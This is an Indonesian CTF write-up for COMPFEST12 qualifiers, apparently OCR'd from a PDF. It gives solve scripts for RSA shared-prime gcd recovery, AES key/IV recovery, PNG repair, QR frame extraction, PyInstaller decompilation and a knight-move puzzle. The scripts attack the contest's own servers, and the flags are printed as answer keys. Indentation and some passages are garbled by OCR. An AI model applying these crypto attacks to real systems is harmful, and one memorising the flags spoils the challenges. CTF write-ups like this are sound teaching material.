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235943191093368758738360671492309750553047932989638679578543887687491593018365281026699628165242728984877030444356566715726458617293748516660010051813374351507376289 3

```
225924308346911497550944598818099306803780695304257157442181724497441471983017072605217145999379065089515237847473202593472821601662052743720309295962262703424428839158539379123643492152886578600846495249014209309297290298923652101557846369919682813052231524844274969845511889660475306627938999031674961187189790659712608816672668170964502076587591611787544724800910410374277580594923375087007069179066393523100640344524081537792648502545753140036165875798990250719549468541114050640959099667264913071471795185703410239429756108366660612956998043325414579356640903600839044082103484874979291455686018775253108171483411566646144730221120936526264897788165039261723749215573780437,109009850840651559900504991052058396712493043830759356515189081196060646517626918111062894325768144968280988441508588260090911708649637864167440768829203741395002011913980890990094395956083153208632498682384393233169811212426686333471435734670726594934418836600005179467894990516882385267533155721377639482195484336712597463348523267851254225709894229977595712735078230097609124628331188396282175533875706892066558642621412179659643875203374718367334243347319780295528057617694677204057521604494073960434945531131409158619104995937337957434947916954775315255369537726779826803094415861282821204162576888401587773527169126206199013733842656260810620979769228147735449493538525989019342193203699362062757838234061328130178859978143126365102396463668077163874288955953400180101000678901925340417250382677797902551075598259030549218110047837076274218899463961652133191892389318656113271644283224704368200731579871651571917361672475634554771597877398225323103314688467583304401362616364250232753479518214694406603900651624359861060261139372938554124024570789773167824607690931017835908173291802748248129402935395174638961211214225641025543790337108236409966892647290678685443457222425555327798630372278470895473778993480703775316272317231272322713992322732708552371247300]

dec_flag = ""

for c in flag:
    for i in range(0, 256):
        a = c ^ i
        if (gmpy.is_square(a)):
               dec_flag += chr(i)
               break

print dec_flag
```


Flag

COMPFEST12{ez_pz_lemonade_squeez_a42447}

Mutual Friend

Cara Pengerjaan

Dari script yang diberikan, kami mengetahui bahwa ada kemungkinan bilangan prima digunakan berulang kali. Hal ini menyebabkan bilangan tersebut dapat di-recover dengan menggunakan gcd. Kami melakukan looping dan menyimpan seluruh N yang diberikan. Kemudian setiap mendapatkan N baru kami mencari gcd dengan bilangan N sebelumnya. Ketika gcd != 1, maka didapatkan bilangan prima tersebut. Selanjutnya lakukan decrypt RSA.



Kode

solve.py

```
from pwn import *
from Crypto.Util.number import *
import numpy as np

p = remote("128.199.157.172", 27268)

list_modulus = []

def get_val():
    p.recvuntil("enter for next triplet:")
    p.sendline("")

p.recvuntil("================================================================================
=========")
    p.recvline()
    N = eval(p.recvline().strip().split(" = ")[1])
    e = eval(p.recvline().strip().split(" = ")[1])
    c = eval(p.recvline().strip().split(" = ")[1])

    return (N, e, c)

def egcd(a, b):
       if a == 0:
       return (b, 0, 1)
       else:
```

```
      g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)

def modinv(a, m):
      g, x, y = egcd(a, m)
      if g != 1:
      raise Exception('modular inverse does not exist')
      else:
      return x % m

done = False

while not done:
    N, e, c = get_val()

    for modulus in list_modulus:
        if (np.gcd(modulus, N) != 1):
              done = True

              p = np.gcd(modulus, N)
              q = N / p

              phi = (p-1) * (q-1)
              e = 65537
              d = modinv(e, phi)
              plain = pow(c, d, N)

              print long_to_bytes(plain)
              break

    list_modulus.append(N)
```

Flag

COMPFEST12{Euclid_W0uID_b_Pr0Ud_Ov_4I1_7h3sE_MetH_eXpeRt5_a39e7a}

I Hope It's Medium

Cara Pengerjaan

Dari code yang diberikan, kami menemukan bahwa pada fungsi encrypt terdapat kesalahan parameter. Sehingga key yang seharusnya digunakan untuk enkripsi ternyata di-passing ke fungsi encrypt. Dari situ kami dapat melakukan recover key yang digunakan. Kemudian untuk recover IV, kami tinggal melakukan encrypt dengan key dan msg yang kami kirimkan sendiri. Kemudian tinggal lakukan decrypt dengan key dan msg tersebut didapatkan IV.

Signature fungsi encrypt **def encrypt(key, iv, msg):**
Pemanggilan fungsi encrypt **encrypt(msg, iv, key)**

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/crypto/i-hope-its-medium$ python solve.py
[+] Opening connection to 128.199.157.172 on port 21953: Done
bbefab2a13788f081b2a1a76f9146049
7c0b3a7f372de247beda5a21b7e7953b
COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}\x06\x06\x06
[*] Switching to interactive mode
```

Kode

solve.py

```
from pwn import *
from Crypto.Cipher import AES

def decrypt_aes(key, iv, msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    dec = cipher.decrypt(msg)
    return dec

def encrypt(msg, key=None, iv=None):
    p.sendlineafter("Choice", "1")
    p.sendlineafter("message", msg)

    if key is None:
        p.sendlineafter("custom key", "n")
    else:
        p.sendlineafter("custom key", "y")
        p.sendlineafter("Input custom key:", key)

    if iv is None:
        p.sendlineafter("custom IV", "n")
    else:
        p.sendlineafter("custom IV", "y")
        p.sendlineafter("Input custom IV", iv)

    p.recvuntil("b'")
    return p.recvuntil("'")[:-1]

def get_flag():
    p.sendlineafter("Choice", "2")
    p.recvuntil("b'")
    return p.recvuntil("'")[:-1]
```

```
p = remote("128.199.157.172", 21953)

block1 = encrypt("a"*15, iv="a"*16).decode("hex")
key = decrypt_aes("a"*15+'\x01', "a"*16, block1)


block1 = encrypt("a"*15, key="a"*16).decode('hex')
iv = decrypt_aes("a"*15+"\x01", "a"*16, block1)

flag = get_flag().decode('hex')
print decrypt_aes(key, iv, flag)
```

Flag

COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}

Forensics

Kyu Are

Cara Pengerjaan

Diberikan file zip yang berisikan 10 video. 1 video berisikan kumpul frame yang merupakan qr code. Hal menarik yaitu terdapat 1 video dengan jumlah frame 1112. Dan ketika dilakukan extract per frame, didapatkan strings flag di dalam video tersebut

extract per frame dilakukan dengan menggunakan ffmpeg

```
ffmpeg -i file.avi -r 100 -f image2 f-%06d.png
```

Kemudian dilakukan pengecekan tiap frame menggunakan pyzbar dan cek apakah terdapat substring flag

```
import glob, os
from pyzbar.pyzbar import decode
from PIL import Image

for file in glob.glob("f-*"):
  s = decode(Image.open(file))[0][0]
  print(s.decode())
  if "COMPFEST12" in s.decode():
  exit(1)
```

```
understand?papapapa!3881313371337133713371337uuuulalalalyouskiddiesulajfj
papapapaD34DB33F!22153skiddiesulajfjabjgkagbauuuulalalalyouunderstand
D34DC0D3skiddiesulajfjabjgkagbadounderstand?papapapayouD34DB33F!22153
papapapaD34DC0D3youdo!3881313371337133713371337understand?D34DB33F!22153u
COMPFEST12{kyu4r31337_318bc0}D34DC0D3D34DB33F!22153!38813133713371337
```

Flag


COMPFEST12{kyu4r31337_318bc0}

Silverqueen

Cara Pengerjaan

Dari file yang diberikan kami langsung dapat mengetahui bahwa file tersebut merupakan file png dengan melihat hex file tersebut, terdapat beberapa signature png yaitu (HDR, IEND, dll). Namun terdapat beberapa byte yang corrupt. Yaitu pada magic number, chunk IHDR, unit specifier dan CRC pHYs, serta chunk size pada IDAT. Setelah data tersebut diperbaiki image dapat di-load.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/foren/silverqueen$ diff src dest
1c1
< 00000000: 8945 5845 0d0a 1a0a 0000 000d 0048 4452  .EXE.........HDR
---
> 00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
5,6c5,6
< 00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 464c  ..pHYs........FL
< 00000050: 4147 64ff ffff ff00 4461 5478 5eec fde9  AGd.....DaTx^...
---
> 00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 00b0  ..pHYs..........
> 00000050: 6898 f200 00ff a549 4441 5478 5eec fde9  h......IDATx^...
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/foren/silverqueen$
```



Flag

COMPFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

Misc

Sanity Check

Cara Pengerjaan

Flag Grateees

Flag

COMPFEST12{im_not_insane}

Lost My Source 2

Cara Pengerjaan

Diberikan sebuah binary yang dibuat dengan menggunakan pyinstaller. Dengan menggunakan **pyinstxtractor** kami melakukan extract source code. Kemudian dari main.py ditemukan fungsi getFlag yang berisi flag.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/misc/lost-my-source-2/pydata.dump_extracted$ uncompyle6 main.pyc
# uncompyle6 version 3.5.1
# Python bytecode 3.6 (3379)
# Decompiled from: Python 2.7.15+ (default, Oct  7 2019, 17:39:04)
# [GCC 7.4.0]
# Embedded file name: main.py
for n in range(1, 10):
    print('=' * 35)
    print('n:', n)
    print('-' * 35)
    lst = list()
    for i in range(2 * n - 1):
        tmp = list()
        for j in range(2 * n - 1):
            tmp.append(max(max(n - j, j - (n - 2)), max(n - i, i - (n - 2))))

        lst.append(tmp)

    for row in lst:
        print(' '.join(map(str, row)))

    print('=' * 35)

def getFlag():
    return 'COMPFEST12{my_fri3nd_s4ys_s0rry_888144}'
# okay decompiling main.pyc
```


Flag

COMPFEST12{my_fri3nd_s4ys_s0rry_888144}

Checkmate

Cara Pengerjaan

Diberikan sebuah service yang dimana kita harus memberikan jawaban berupa langkah minimal sebuah kuda menuju target. Terdapat 7 buah ukuran board. Awalnya kita sudah selesai untuk membuat script solver namun terdapat masalah pada board ke 6 dan 7. Akhirnya untuk board ke 6 dan 7 kita bruteforce saja dengan cara menjawab 2 terus hingga benar.



Kode

solve.py

```
from pwn import *
import sys

HORSE_MOVE = []
```

```
for i in range(-2, 3):
	for j in range(-2, 3):
	if abs(i) + abs(j) == 3:
		HORSE_MOVE.append((i, j))

def get_horses_numstep(col: int, row: int, horses: list, target: tuple) -> list:
	"""Get number of step needed for a horses to reach target

	Arguments:
	col {int} -- chess board column size
	row {int} -- chess board row size
	kuda {list} -- list of (x, y) that define there is horse in column x, row y
	target {tuple} -- (x, y) that define target is in column x, row y

	Returns:
	list -- number of step needed for a horses to reach the target
	"""
	tx, ty = target
	dist = [[-1 for _ in range(col)] for __ in range(row)]
	dist[ty - 1][tx - 1] = 0

	step = 0
	cnt_now = 1
	cnt_nxt = 0
	queue = [(tx - 1, ty - 1)]

	while len(queue) > 0:
	if cnt_now == 0:
		step += 1
		cnt_now, cnt_nxt = cnt_nxt, 0

	px, py = queue.pop(0)
	cnt_now -= 1
	for sx, sy in HORSE_MOVE:
		nx, ny = px + sx, py + sy
		if 0 <= nx < col and 0 <= ny < row:
		if dist[ny][nx] == -1:
			dist[ny][nx] = step + 1
			queue.append((nx, ny))
			cnt_nxt += 1

	return [dist[hy - 1][hx - 1] for hx, hy in horses]

def get_pos(board):
	list_of_knight = []
	target = (0,0)
	c = 1
```

```
	r = 1
	check_1 = False
	for bb in board:
	if check_1:
		check_2 = False
		r = 1
		for cc in bb:
		if check_2:
			if cc == 'K':
				list_of_knight.append((r, c))
			if cc == 'X':
				target = (r, c)
			r += 1
			check_2 = False
		else:
			check_2 = True
		c += 1
		check_1 = False
	else:
		check_1 = True
	ans = min(get_horses_numstep(r-1, c-1, list_of_knight, target))
	return str(ans)


while True:
	try:
	r = remote('128.199.157.172', 27136, timeout=20)

	for i in range(5):
		print('board ke',i+1)
		inp = r.recvuntil(':', timeout=20).decode()
		# print(inp)
		board = inp.split('\n')[:-1]
		print('get_pos...')
		ans = get_pos(board)
		print('ans:',ans)
		print(r.sendline(ans))
		if i == 6:
		print(r.recv())

	for i in range(2):
		r.recvuntil('guess:')
		r.sendline("2")
		print (i)

	temp = r.recvall()
```

```
        if len(temp) <= 35:
               continue

        print (temp)
        sys.exit(1)
        except Exception as e:
        r.close()
```

Flag

COMPFEST12{y0u_GoT_th3_L_R19ht}